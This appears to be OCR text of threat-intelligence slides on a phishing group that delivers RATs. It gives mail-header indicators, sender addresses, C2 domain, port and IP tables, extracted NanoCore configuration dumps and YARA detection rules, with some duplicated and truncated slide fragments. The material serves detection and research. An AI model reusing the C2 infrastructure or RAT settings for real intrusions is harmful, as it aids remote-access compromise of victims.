@DESKTOP-BHMUG0K	2018-07-04	2018-09-26	85	5
@DESKTOP-HUHM1TV	2018-07-21	2019-04-05	259	12
@DESKTOP-DDC429B	2019-03-31	2019-03-31	1	1
@DESKTOP-7U3H8EU	2019-05-11	2019-08-12	94	6
@DESKTOP-61D188I	2019-07-18	2019-09-25	70	7
@DESKTOP-FK2FFAC	2019-10-14	2019-10-17	4	3
WIN-P9NRMH5G6M8	2019-10-16	2019-10-24	9	6
WIN-N4R7BBAH231	2019-11-06	2019-11-06	1	1

Message-ID	Client IP	Date from	Date to	Days	count
@mailedge01	154.0.26.48 (annett	2019-05-28	2019-05-28	1	1
@mailedge01	185.247.228.17 (mal	2019-07-05	2019-07-11	7	3
@mailedge01	154.0.26.55 (fofou.	2019-07-25	2019-10-22	90	3


Redacted

X-Source-Auth / X-Sender / Authenticated sender

Sender	Sender Domain	Emails
aissatouyaya@asfartravel.cm	asfartravel.cm	1
larissa@asfartravel.cm	asfartravel.cm	2
alwaha@bsicbank.com	bsicbank.com	1
hr.dept@bsicbank.com	bsicbank.com	2
y.sheikh@bsicbank.com	bsicbank.com	2
service.compense@ccabank.com	ccabank.com	1
m.mitogo@cceibankge.com	cceibankge.com	1
erica@interbankbdi.com	interbankbdi.com	1
kywala@interbankbdi.com	interbankbdi.com	1
leocadie@interbankbdi.com	interbankbdi.com	1
wul@interbankbdi.com	interbankbdi.com	2
calidad@losinkasgolfclub.com	losinkasgolfclub.com	1
accounts@maslowgroup.net	maslowgroup.net	3
info@my-friends.be	my-friends.be	7
brenda@oseor.com	oseor.com	1

X-Mailer / Smart_Send Versions

X-Mailer	Date from	Date to	Days	Count
Smart_Send_4_1_8	2018-02-08	2018-09-26	231	16
Smart_Send_4_1_10	2018-07-21	2018-08-20	31	4
Smart_Send_4_1_13	2018-12-14	2019-04-05	113	4
Smart_Send_4_3_3	2019-06-14	2019-11-12	152	13



Why should I care about mail headers

Use YARA rules on raw RFC2822 mails to block on any header

```
rule OPS_rfc2822_DESKTOP_group_msgid : malemail
{
    meta:
        author = "Tom Ueltschi"
        description = "DESKTOP-group suspicious message-ids"
        date = "2019-09-30"
        weight = 100

    strings:
        $message_id_01 = "@DESKTOP-0LDSDAH" nocase
        $message_id_02 = "@DESKTOP-BHMUG0K" nocase
        $message_id_03 = "@DESKTOP-CBQP7F3" nocase
        $message_id_04 = "@DESKTOP-HUHM1TV" nocase
        $message_id_05 = "@DESKTOP-T4UN9D6" nocase
        $message_id_06 = "@DESKTOP-7U3H8EU" nocase
        $message_id_07 = "@DESKTOP-DDC429B" nocase
        $message_id_08 = "@DESKTOP-61D188I" nocase
        $message_id_09 = "@DESKTOP-FK2FFAC" nocase

    condition:
        any of ($message_id_*)
}
```

Why should I care about mail headers


Use YARA rules on raw RFC2822 mails to block on any header

```
rule OPS_rfc2822_DESKTOP_group_msgid : malemail
{
    meta:
        author = "Tom Ueltschi"
        description = "DESKTOP-group suspicious message-ids"
        date = "2019-09-30"
        weight = 100

        $message_id_08 = "@DESKTOP-61D188I" nocase
        $message_id_09 = "@DESKTOP-FK2FFAC" nocase

    condition:
        any of ($message_id_*)
}
```

Blocked **only due to** custom YARA rule

action	yara_rule	src_user	recipient	subject	date	count
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci	[redacted]	URGENT E-IMPOTS	2019-10-29 18:52:42 2019-10-29 18:58:52 2019-10-29 18:59:52	3
blocked	OPS_rfc2822_DESKTOP_group_servers	e-impots@dgi.gouv.ci	[redacted]	URGENT E-IMPOTS	2019-10-29 19:08:37 2019-10-29 19:09:37	2
blocked	OPS_rfc2822_DESKTOP_group_servers	astou.diawara@bsic.ci	[redacted]	URGENT SWIF-MT 103 Q CONFIRMER	2019-10-30 06:44:49	1

First Hand Knowledge
Malware & RAT Families



https://www.veronicavaleros.com/blog/2018/3/12/a-study-of-rats-third-timeline-iteration

Veronica Valeros

WOMAN. HACKER. MENTOR. SPEAKER. MALWARE RESEARCHER.
STUDYING REMOTE ACCESS TROJANS.

Home About Me Publications Trainings Blog

A Study of RATs: Third Timeline Iteration

March 12, 2018

Malware / RAT Families seen
sorted by chronological order

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
CyberGate RAT	2018-02-13	2018-02-13	1	1
Netwire RAT	2018-08-20	2019-05-28	282	5
WSH-RAT	2019-05-11	2019-11-12	186	6
Adwind RAT	2019-10-14	2019-11-06	24	11
Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1
Ave Maria RAT	2019-11-05	2019-11-05	1	1

- 1 CyberGate RAT sample confirmed
- 1 Quaverse RAT sample not [strongly] linked to this group


Malware / RAT Families seen
sorted by days seen (duration)

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Netwire RAT	2018-08-20	2019-05-28	282	5
WSH-RAT	2019-05-11	2019-11-12	186	6
Adwind RAT	2019-10-14	2019-11-06	24	11
Ave Maria RAT	2019-11-05	2019-11-05	1	1
CyberGate RAT	2018-02-13	2018-02-13	1	1
Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1

Malware / RAT Families seen
sorted by number of samples seen (frequency)

Malware family	Date from	Date to	Days	Count
NanoCore RAT	2018-02-08	2019-10-22	622	23
VBS/Dunihi / Houdini RAT	2018-02-11	2018-12-14	307	13
Adwind RAT	2019-10-14	2019-11-06	24	11
Imminent Monitor RAT	2018-02-12	2019-08-19	554	8
WSH-RAT	2019-05-11	2019-11-12	186	6
Netwire RAT	2018-08-20	2019-05-28	282	5
Ave Maria RAT	2019-11-05	2019-11-05	1	1
CyberGate RAT	2018-02-13	2018-02-13	1	1
Quaverse RAT / qRAT	2019-10-31	2019-10-31	1	1

Malware / RAT Families seen
sorted by chronological order



Malware / RAT Families seen
of samples by RAT Family & C2 domain

Row Labels	Count of MD5
Adwind RAT	**11**
audreysaradin.no-ip.org	3
chance2019.ddns.net	8
Ave Maria RAT	**1**
deaphnote.ddns.net	1
Imminent Monitor RAT	**8**
etoiilefiiilante.duckdns.org	2
etoiilefiilante.ddns.net	3
testultra.ddns.net	2
worldcoupe.ddns.net	1
NanoCore RAT	**20**
chance2019.ddns.net	2
deaphnote.ddns.net	2
etoiilefiiilante.duckdns.org	12
goodattack.ddns.net	2
worldcoupe.ddns.net	2
Netwire RAT	**5**
testultra.ddns.net	4
worldcoupe.ddns.net	1
VBS/Dunihi / Houdini RAT	**12**
etoiilefiilante.ddns.net	4
ghanaandco.sytes.net	1
goodattack.ddns.net	3
testultra.ddns.net	4
WSH-RAT	**6**
chance2019.ddns.net	5
richordie.sytes.net	1
Grand Total	**63**

Malware / RAT Families seen
of samples by C2 domain & RAT Family

Row Labels	Count of MD5
audreysaradin.no-ip.org	**3**
Adwind RAT	3
chance2019.ddns.net	**15**
Adwind RAT	8
NanoCore RAT	2
WSH-RAT	5
deaphnote.ddns.net	**3**
Ave Maria RAT	1
NanoCore RAT	2
etoilefiilante.duckdns.org	**14**
Imminent Monitor RAT	2
NanoCore RAT	12
etoilefiilante.ddns.net	**7**
Imminent Monitor RAT	3
VBS/Dunihi / Houdini RAT	4
ghanaandco.sytes.net	**1**
VBS/Dunihi / Houdini RAT	1
goodattack.ddns.net	**5**
NanoCore RAT	2
VBS/Dunihi / Houdini RAT	3
richordie.sytes.net	**1**
WSH-RAT	1
testultra.ddns.net	**10**
Imminent Monitor RAT	2
Netwire RAT	4
VBS/Dunihi / Houdini RAT	4
worldcoupe.ddns.net	**4**
Imminent Monitor RAT	1
NanoCore RAT	2
Netwire RAT	1
Grand Total	**63**

Malware / RAT Families seen
of samples by C2 port & C2 domain & RAT Family

4758	**1**
deaphnote.ddns.net	**1**
Ave Maria RAT	1
5128	**1**
richordie.sytes.net	**1**
WSH-RAT	1
20131	**8**
chance2019.ddns.net	**8**
Adwind RAT	8
47580	**4**
testultra.ddns.net	**4**
VBS/Dunihi / Houdini RAT	4
47581	**16**
deaphnote.ddns.net	**2**
NanoCore RAT	2
etoiilefiiilante.duckdns.org	**12**
NanoCore RAT	12
testultra.ddns.net	**2**
Netwire RAT	2

47582	**7**
etoiilefiiilante.duckdns.org	**2**
Imminent Monitor RAT	2
etoiilefiilante.ddns.net	**3**
Imminent Monitor RAT	3
worldcoupe.ddns.net	**2**
NanoCore RAT	2
47583	**6**
testultra.ddns.net	**4**
Imminent Monitor RAT	2
Netwire RAT	2
worldcoupe.ddns.net	**2**
Imminent Monitor RAT	1
Netwire RAT	1
49153	**2**
chance2019.ddns.net	**2**
NanoCore RAT	2
Grand Total	**63**

Malware / RAT Families seen
of samples by C2 port & RAT Family

Row Labels	Count of MD5
777	**3**
VBS/Dunihi / Houdini RAT	3
999	**4**
VBS/Dunihi / Houdini RAT	4
1036	**5**
WSH-RAT	5
1965	**2**
NanoCore RAT	2
3007	**1**
VBS/Dunihi / Houdini RAT	1
4430	**3**
Adwind RAT	3
4758	**1**
Ave Maria RAT	1
5128	**1**
WSH-RAT	1
20131	**8**
Adwind RAT	8
47580	**4**
VBS/Dunihi / Houdini RAT	4
47581	**16**
NanoCore RAT	14
Netwire RAT	2
47582	**7**
Imminent Monitor RAT	5
NanoCore RAT	2
47583	**6**
Imminent Monitor RAT	3
Netwire RAT	3
49153	**2**
NanoCore RAT	2
Grand Total	**63**

Malware / RAT Families seen
of samples by RAT Family & C2 port

Row Labels	Count of MD5
Adwind RAT	**11**
4430	3
20131	8
Ave Maria RAT	**1**
4758	1
Imminent Monitor RAT	**8**
47582	5
47583	3
NanoCore RAT	**20**
1965	2
47581	14
47582	2
49153	2
Netwire RAT	**5**
47581	2
47583	3
VBS/Dunihi / Houdini RAT	**12**
777	3
999	4
3007	1
47580	4
WSH-RAT	**6**
1036	5
5128	1
Grand Total	**63**

Fun Fact ☺ «Shit happens» – Typo in C2 Domain

goodattack.ddns.net vs. **googdattack.ddns.net**

```
Value: googdattack.ddns.net
```

```
[+] Reading file                          cofina-app.herokuapp.com_
[+] Searching for Config
    [-] Found Version 2.x
    [!] Embedded EXE Plugin found
[+] Printing Config to screen
   [-] Key: BypassUAC     Value: 00
   [-] Key: ClearAccessControl    Value: 00
   [-] Key: ClearZoneIdentifier   Value: 01
   [-] Key: ConnectDelay          Value: 4000
   [-] Key: Domain1       Value: goodattack.ddns.net
   [-] Key: Domain2       Value: 127.0.0.1
   [-] Key: EnableDebugMode       Value: 00
   [-] Key: Group         Value: YESPAPA@
   [-] Key: Mutex         Value: 49239e34ca7cd54eaba476d0f3b6f6
   [-] Key: Port          Value: 1965
   [-] Key: PreventSystemSleep    Value: 01
   [-] Key: PrimaryDNSServer      Value: 8.8.8.8
   [-] Key: RequestElevation      Value: 00
   [-] Key: RestartDelay          Value: 5000
   [-] Key: RunOnStartup          Value: 00
   [-] Key: SetCriticalProcess    Value: 00
   [-] Key: UseCustomDNS          Value: 01
   [-] Key: Version       Value: 1.2.2.0
[+] End of Config
```

```
[+] Reading file Lavie.exe
[+] Searching for Config
    [-] Found Version 2.x
    [!] Embedded EXE Plugin found
[+] Printing Config to screen
   [-] Key: BypassUAC     Value: 01
   [-] Key: ClearAccessControl    Value: 00
   [-] Key: ClearZoneIdentifier   Value: 01
   [-] Key: ConnectDelay          Value: 4000
   [-] Key: Domain1       Value: googdattack.ddns.net
   [-] Key: Domain2       Value: 127.0.0.1
   [-] Key: EnableDebugMode       Value: 00
   [-] Key: Group         Value: GOoD
   [-] Key: Mutex         Value: 849a9c916680184f88326d9436236759
   [-] Key: Port          Value: 1965
   [-] Key: PreventSystemSleep    Value: 01
   [-] Key: PrimaryDNSServer      Value: 8.8.8.8
   [-] Key: RequestElevation      Value: 00
   [-] Key: RestartDelay          Value: 5000
   [-] Key: RunOnStartup          Value: 00
   [-] Key: SetCriticalProcess    Value: 00
   [-] Key: UseCustomDNS          Value: 01
   [-] Key: Version       Value: 1.2.2.0
[+] End of Config
```

Same IP in mail-headers and malware C2
213.183.58.12 & 213.183.58.43

Message-ID	Client IP	Sending Server	Date	C2 domain(s) [primary]	C2 IP(s) [primary]
@DESKTOP-0LDSDAH	213.246.62.97 213.183.58.43	vmheb62097.ikoula.com	2018-02-08	goodattack.ddns.net:1965	197.16.89.210:1965
@DESKTOP-0LDSDAH	213.246.62.97 196.183.1.158	vmheb62097.ikoula.com	2018-02-11	goodattack.ddns.net:777 (googdattack.ddns.net?)	213.183.58.43:777
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12	vmheb62097.ikoula.com	2018-02-12	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12	vmheb62097.ikoula.com	2018-02-12	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-0LDSDAH	213.246.62.97 213.183.58.43	vmheb62097.ikoula.com	2018-02-13	goodattack.ddns.net:82 (googdattack.ddns.net?)	213.183.58.43:82
@DESKTOP-0LDSDAH	213.246.62.97 105.235.45.73	vmheb62097.ikoula.com	2018-02-16	goodattack.ddns.net:1965	213.183.58.43:1965
@DESKTOP-CBQP7F3	213.246.62.97	vmheb62097.ikoula.com	2018-02-22		
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12 154.0.26.74	vmheb62097.ikoula.com	2018-03-02	etoiilefiilante.ddns.net:47582	213.183.58.12:47582
@DESKTOP-T4UN9D6	213.246.62.97 213.183.58.12 154.0.26.240	vmheb62097.ikoula.com	2018-03-08	etoiilefiilante.ddns.net:999	213.183.58.12:999
@DESKTOP-T4UN9D6	213.246.62.97 154.0.26.102	vmheb62097.ikoula.com	2018-03-09	etoiilefiilante.ddns.net:999	213.183.58.12:999


Same IP in mail-headers and malware C2
213.183.58.12 & 213.183.58.43

```
Received: from vmheb62097.ikoula.com (vmheb62097.ikoula.com [213.246.62.97])
        (using TLSv1 with cipher DHE-RSA-AES256-SHA (256/256 bits))
        (No client certificate requested)
        by mx2.post.ch (Extensible Content Security) with ESMTPS id 78E93B05F7F4D37C
        for <[redacted]> Mon, 12 Feb 2018 10:53:24 +0100 (CET)
X-No-Relay: not in my network
Received: from 213.183.58.12 (unknown [213.183.58.12])
        by vmheb62097.ikoula.com (Postfix) with ESMTPSA id A7788D77AF8
```

domain	resolve	location	network	AS
etoiilefiilante.ddns.net	213.183.58.12	RU	213.183.58.0/24	56630
testultra.ddns.net	213.183.58.12	RU	213.183.58.0/24	56630
goodattack.ddns.net	213.183.58.43	RU	213.183.58.0/24	56630

```
        boundary="----=_NextPart_001_048B_7FD21F89.14AD5D9A"
X-Mailer: Smart_Send_4_1_8
Date: Mon, 12 Feb 2018 10:52:49 +0100
Message-ID: <687641987433623095114 91@DESKTOP-T4UN9D6>
```

First Hand Knowledge
Meta Data from malicious Office Doc's




```
rule DESKTOP_doc_username_daphnot
{
    meta:
        author = "Tom Ueltschi @c_APT_ure"
        date = "2019/10"
        ref1 = "https://twitter.com/c_APT_ure/status/1179062052150743040"
        hash1 = "fb053002847ccd76f582a832d75c0a03"
        hash2 = "fdce1b00766a42c81306dbb344a86f61"
        tlp = "green"

    strings:
        $office_header = { d0 cf 11 e0 }
        $username = "C:\\Users\\DAPHNO~1\\" nocase
        $username_wide = "C:\\Users\\DAPHNO~1\\" wide nocase
        $user_1 = { 44 a3 61 50 68 6e 6f 54 }
        $user_wide_1 = { 44 00 a3  00 61 00 50 00 68 00 6e 00 6f 00 54 }
        $user_2 = "Lachatte.kiira" nocase
        $user_wide_2 = "Lachatte.kiira" wide nocase

    condition:
        $office_header at 0 and any of ($user*)
}
```

